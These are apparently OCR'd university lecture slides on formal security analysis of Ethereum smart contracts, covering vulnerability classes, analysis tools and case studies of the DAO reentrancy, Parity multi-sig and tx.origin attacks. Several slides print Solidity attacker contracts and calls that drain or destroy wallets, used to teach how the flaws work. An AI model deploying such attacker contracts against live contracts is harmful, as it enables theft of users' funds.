
Formal Security Analysis of Blockchain-based Decentralized Applications

Dr. Raju Halder,
Dept. of Comp. Sc. & Engg., IIT Patna
halder@iitp.ac.in

Bugs are Frequent in Software



Bugs are Frequent in Software

Bugs are Frequent in Software

Software bugs may cause big troubles...

On 4 June 1996, the maiden flight of the Ariane 5 launcher ended in a failure. Only about 40 seconds after initiation of the flight sequence, at an altitude of about 3700 m, the launcher veered off its flight path, broke up and exploded. »

The failure of the Ariane 5.01 was caused by the complete loss of guidance and attitude information 37 seconds after start of the main engine ignition sequence, 30 seconds after lift-off.

This loss of information was due to specification and design errors in the software of the inertial reference system.

Software bugs may cause big troubles...

A conversion from 64-bit floating point to 16 bit integer with a value larger than possible. The overflow caused a hardware trap

Remarks by Bill Gates

17th Annual ACM Conference on Object-Oriented Programming, Seattle, Washington, November 8, 2002

"… When you look at a big commercial software company like Microsoft, there's actually as much testing that goes in as development.

We have as many testers as we have developers.

Testers basically test all the time, and developers basically are involved in the testing process about half the time…


Remarks by Bill Gates

17th Annual ACM Conference on Object-Oriented Programming, Seattle, Washington, November 8, 2002


"… We've probably changed the industry we're in. We're not in the software industry; we're in the testing industry, and writing the software is the thing that keeps us busy doing all that testing."

"…The test cases are unbelievably expensive; in fact, there's more lines of code in the test harness than there is in the program itself. Often that's a ratio of about three to one."

Critical Systems and Formal Methods



Formal Methods for Analysis and Verification



Formal Methods

“ Formal methods are mathematical approaches to software and system development which support the rigorous specification, design and verification of computer systems.” [Fme04]

“[they]… exploit the power of mathematical notation and mathematical proofs. “ [Gla04]

Reference

Security Analysis Methods on Ethereum Smart Contract Vulnerabilities — A Survey

Purathani Praitheeshan*, Lei Pan*, Jiangshan Yu†, Joseph Liu†, and Robin Doss*

22 Aug 2019

***Abstract*—Smart contracts are software programs featuring both traditional applications and distributed data storage on blockchains. Ethereum is a prominent blockchain platform with the support of smart contracts. The smart contracts act as autonomous agents in critical decentralized applications and hold a significant amount of cryptocurrency to perform trusted transactions and agreements. Millions of dollars as part of the assets held by the smart contracts were stolen or frozen through the notorious attacks just between 2016 and 2018, such as the DAO attack, Parity Multi-Sig Wallet attack, and the integer underflow/overflow attacks. These attacks were caused by a combination of technical flaws in designing and implementing software codes. However, many more vulnerabilities of less severity are to be discovered because of the scripting natures of the**


network and decentralized data management were headed up as the way of mitigation. In recent years, the blockchain technology is being the prominent mechanism which uses distributed ledger technology (DLT) to implement digitalized and decentralized public ledger to keep all cryptocurrency transactions [1], [5], [6], [7], [8]. Blockchain is a public electronic ledger equivalent to a distributed database. It can be openly shared among the disparate users to create an immutable record of their transactions [7], [9], [10], [11], [12], [13]. Since all the committed records and transactions are immutable in the public ledger, the data are transparent and securely stored in the blockchian network. A blockchain

Critical Blockchain Systems (Smart Contracts)

- It is challenging to create smart contracts that are free of security bugs.
- The security loopholes of smart contracts are not caused by blockchain virtual machines — most of them are coding issues caused by smart contract developers
- The immutable nature of smart contracts makes pros and cons in the means of security aspects

Security Challenges in Smart Contract

- Unfamiliar execution environment.
- New software stack.
- Anonymous financially motivational attckers.
- Rapid pace of development in Blockchain.


Dependencies on Smart Contract Vulnerabilities
Blockchain Vulnerabilities
1. Immutability
2. Transparency
3. Sequencial Execution
4. Complexity
5. Transaction cost
6. Human Errors
Software Security Issues
1. Buffer overflows
2. Command Injection
3. Cross-site scripting
4. Format string problems
5. Integer range errors
6. SQL injection
7. Trusting network address information
8. Failing to protect network traffic
9. Failing to store and protect data
10. Failing to use cryptographically strong random numbers
11. Improper file access
12. Improper use of SQL
13. Use of weak password-based systems
14. Unauthenticated key exchange
15. Signal race conditions
16. Use of "magic" URLs and hidden forms
17. Failure to handle errors
18. Poor usability
19. Information leakage
Ethereum and Solidity Vulnerabilities
1. Re-entrancy problem
2. Transaction ordering
3. Block timestamp dependency
4. Exception handling
5. Call stack depth limitation
6. Integer overflow/underflow
7. Unchecked and Failed send
8. Destroyable / Suicidal contract
9. Unsecurred balance
10. Use of origin
11. No restricted write
12. No restricted transfer
13. Non-validated arguments
14. Greedy contracts
15. Prodegal contracts
16. Gas costly patterns exist
Security Analysis Tools
1. Oyente
2. ZEUS
3. Vandal
4. Ethir
5. Securify
6. MAIAN
7. GASPER
8. F* framework
9. Isabelle/HOL
10. FEther using Coq
11. KEVM framework


Issues Leading to Vulnerabilities

- Security issues lead to exploits by a malicious user.
- Functional issues causes the violation of the intended functionality.
- Operational issues lead to run time problem.
- Development issues make code difficult to understand and improve.

Re-enterancy Problem

- **Re-enterancy Problem**
  - The attacker kept withdrawing Ethers by requesting the smart contract before updating the balance of smart contract.
  - The withdraw function of the target contract was called recursively until the contract balance reached zero.

Ethereum's brief history has been marred by high-profile disasters caused by buggy and insecure smart contract programs



'$300m in cryptocurrency' accidentally lost forever due to bug

User mistakenly takes control of hundreds of wallets containing cryptocurrency Ether, destroying them in a panic while trying to give them back

KLINT FINLEY BUSINESS 06.18.16 04:30 AM

A $50 MILLION HACK JUST SHOWED THAT THE DAO WAS ALL TOO HUMAN

CRYTPO ENTOMOLOGY

A coding error led to $30 million in ethereum being stolen

Isola2018: Miller, Cai, Jha

The DAO Attack

The DAO: Example

```
// DAO.sol
contract DAO {
    // assign Ethers to an address
    mapping(address => uint256) public deposit;

    // credit an amount to sender's account
    function credit(address to) payable {
        deposit[msg.sender] += msg.value;
    }

    // get credited amount
    function getCreditedAmount(address)
        returns (uint) {
        return deposit[msg.sender];
    }

    // withdraw fund from contract
    function withdraw(uint amount) {
        if (deposit[msg.sender] >= amount) {
        msg.sender.call.value(amount)();
        deposit[msg.sender] -= amount; }
    }
}
```

```
// DAOAttacker.sol
import 'DAO.sol';
contract DAOAttacker {

    // initialize DAO contract instance
    DAO public dao = DAO(0xDa32C9e....);
    address owner;

    //set contract creator as owner
    constructor(DaoAttacker) public {
        owner = msg.sender;
    }
    //fallback function calls widthraw function
    function() public {
        dao.withdraw(dao.getCreditedAmount(this));
    }

    /*send stolen funds to attacker's address*/
    function stealFunds() payable public{
        owner.transfer(address(this).balance);
    }
}
```

The DAO Attack

How to steal $50M – the DAO bug

```
DAO::withdraw(to) {
 if shares[to] > 0 {
  transferTo(to, shares[to]);
  shares[to] = 0;
 }
}
```

coins[Thief]=7

shares[Thief]=100

The DAO Attack

How to steal $50M – the DAO bug

```
DAO::withdraw(to) {
  if shares[to] > 0 {
    transferTo(to, shares[to]);
    shares[to] = 0;
  }
}
```

coins[Thief]=7

shares[Thief]=100

The DAO Attack

How to steal $50M – the DAO bug

```
DAO::withdraw(to) {
 if shares[to] > 0 {
  transferTo(to, shares[to]);
   shares[to] = 0;
 }
}
```

```
Thief::uponTransfer(a) {
 DAO::withdraw(Thief)
}
```

coins[Thief]=107

shares[Thief]=100

The DAO Attack

How to steal $50M – the DAO bug

```
DAO::withdraw(to) {
 if shares[to] > 0 {
  transferTo(to, shares[to]);
  shares[to] = 0;
 }
}

Thief::uponTransfer(a) {
 DAO::withdraw(Thief)
}
```

coins[Thief]=107

shares[Thief]=100

The DAO Attack

How to steal $50M – the DAO bug


```
DAO::withdraw(to) {
  if shares[to] > 0 {
   transferTo(to, shares[to]);
   shares[to] = 0;
  }
}

Thief::uponTransfer(a) {
 DAO::withdraw(Thief)
}
```

coins[Thief]=207

shares[Thief]=100

Parity Multi-Sig Wallet Hack

- Parity is a key infrastructure developer in Ethereum ecosystem including essential libraries (web3js, parity wallet, parity client).
- Wallet is a smart contract which provides additional functionalities on top of user accounts.
- Use of public library saves deployment Gas cost.



- Makes use of **delegatecall:**
  - Works by executing library program code in the environment (and with the storage) of its calling client contract. This means that the library code will run, but will directly modify the data of the client calling the library.

https://github.com/paritytech/parity/wiki/Parity-Wallet

The Parity Multi-Sig Wallet Hack

- The parity multi-sig wallet attack occurred when the attacker managed to initialize the public library as a multi-sig wallet and subsequently gained the ownership right and killing right.
- Since all the wallets depend on this public library, there deployed contract were useless against the attacker.

The Parity Multi-Sig Wallet Hack

Library Address: 0x863df6bfa4469f3ead0be8f9f2aae51c91a907b4

```
contract WalletLibrary {
    address owner;

    // called by constructor
    function initWallet(address _owner) {
        owner = _owner;
        // ... more setup ...
    }

    function changeOwner(address _new_owner) external {
        if (msg.sender == owner) {
            owner = _new_owner;
        }
    }

    function () payable {
        // ... receive money, log events, ...
    }

    function withdraw(uint amount) external returns (bool success) {
        if (msg.sender == owner) {
            return owner.send(amount);
        } else {
            return false;
        }
    }
}
```

```
contract Wallet {
    address _walletLibrary;
    address owner;

    function Wallet(address _owner) {
        // replace the following line with "_walletLibrary = new WalletLibrary();"
        // if you want to try to exploit this contract in Remix.
        _walletLibrary = <address of pre-deployed WalletLibrary>;
        _walletLibrary.delegatecall(bytes4(sha3("initWallet(address)")), _owner);
    }

    function withdraw(uint amount) returns (bool success) {
        return _walletLibrary.delegatecall(bytes4(sha3("withdraw(uint)")), amount);
    }

    // fallback function gets called if no other function matches call
    function () payable {
        _walletLibrary.delegatecall(msg.data);
    }
}
```

The Parity Multi-Sig Wallet Hack

- An attacker calls **Wallet.initWallet(attacker)**
- Wallet's **fallback function** is triggered (Wallet doesn't implement an initWallet function)
- Wallet's fallback function then delegatecalls WalletLibrary, forwarding all call data in the process.
- This call data consists of the function selector for the **initWallet(address) function** and **the attacker's address**.
- When **WalletLibrary** runs **initWallet(attacker)** in the context of Wallet, setting Wallet's owner variable to attacker.
- BOOM! The attacker is now the wallet's owner and can withdraw any funds at her leisure.

Attacker calls:

```
library.call("initWallet(address)",
             attacker);
library.kill();
```

Thereafter, any method call to any instance "Wallet" will fail, since the target of delegatecall is destroyed

anyone can kill your contract #6995

Open devops199 opened this issue 22 hours ago · 12 comments

The WalletLibrary contract

devops199 commented 22 hours ago • edited

I accidentally killed it.

https://etherscan.io/address/0x863df6bfa4469f3ead0be8f9f2aae51c91a907b4

Hello, first of all i'm not the owner of that contract. I was able to make myself the owner of that contract because its uninitialized.

These (https://pastebin.com/ejakDR1f) multi_sig wallets deployed using Parity were using the library located at "0x863df6bfa4469f3ead0be8f9f2aae51c91a907b4" address. I made myself the owner of "0x863df6bfa4469f3ead0be8f9f2aae51c91a907b4" contract and killed it and now when i query the dependent contracts "isowner(<any_addr>)" they all return TRUE because the delegate call made to a died contract.

The Parity Multi-Sig Wallet Hack

```
1 // WalletLibrary.sol
2 // constructor in wallet library
3 // set daylimit and muliple owners
4 function initWallet(address[] owners, uint
      required, uint dayLimit) {
5   initDaylimit(dayLimit);
6   initMultiowned(owners, required);
7 }
```

Day withdrawal limit

Owner-list of wallet, How many approval required

```
1 // MultisigWallet.sol
2 function() payable {
3   // deposit an amount to sender's address
4   // walletLibrary is an instance of the
        public library
5   if (msg.value > 0)
6     Deposit(msg.sender, msg.value);
7   else if (msg.data.length > 0)
8     walletLibrary.delegatecall(msg.data);
9 }
```

Delegate call

The function delegatecall is called by a wallet instance as in Line 8 of WalletContract.sol. After the attacker claims the ownership with the multi-sig wallet, all the funds available in the wallet can be stolen The main problem caused by this attack is that all the public functions, such as initDayLimit and initMulitowned, in the WalletLibrary.sol contract can be called by anyone without authorization. There was no access modifier used to restrict the invocations from anonymous callers. The modifiers internal or private can be used for the functions to be called within a contract or from derived contracts

Using tx.origin for Authentication

```
1  contract WalletVictim{
2    address myAddr;
3    function WalletVictim(){
4       myAddr = msg.sender;
5    }
6    function transfer(address d, uint256 x)
7    public {
8       require(tx.origin == myAddr);
9       d.call.value(x)();
10   }
11   function() payable public {}
12 }
```

Smart Contract WalletVictim

The call of the **attack()** function in **TxOriginAttack** by the owner of **WalletVictim** makes the authentication (at line 8) successful and drains all her balances to the address **selfAddr** of the attacker who is the owner of TxOriginAttac.k

```
1  interface WalletVictim{
2    function transfer(address d, uint256 x);
3  }
4
5  contract TxOriginAttack{
6    address selfAddr;
7    function TxOriginAttack() public{
8      selfAddr = msg.sender;
9    }
10   function attack() public payable{
11     WalletVictim(msg.sender).transfer(selfAddr,
12                                       msg.sender.balance);
13   }
14 }
```

Attacker Smart Contract TxOriginAttack

Integer Overflow/Underflow Hack

- **Integer Overflow/Underflow Hack**
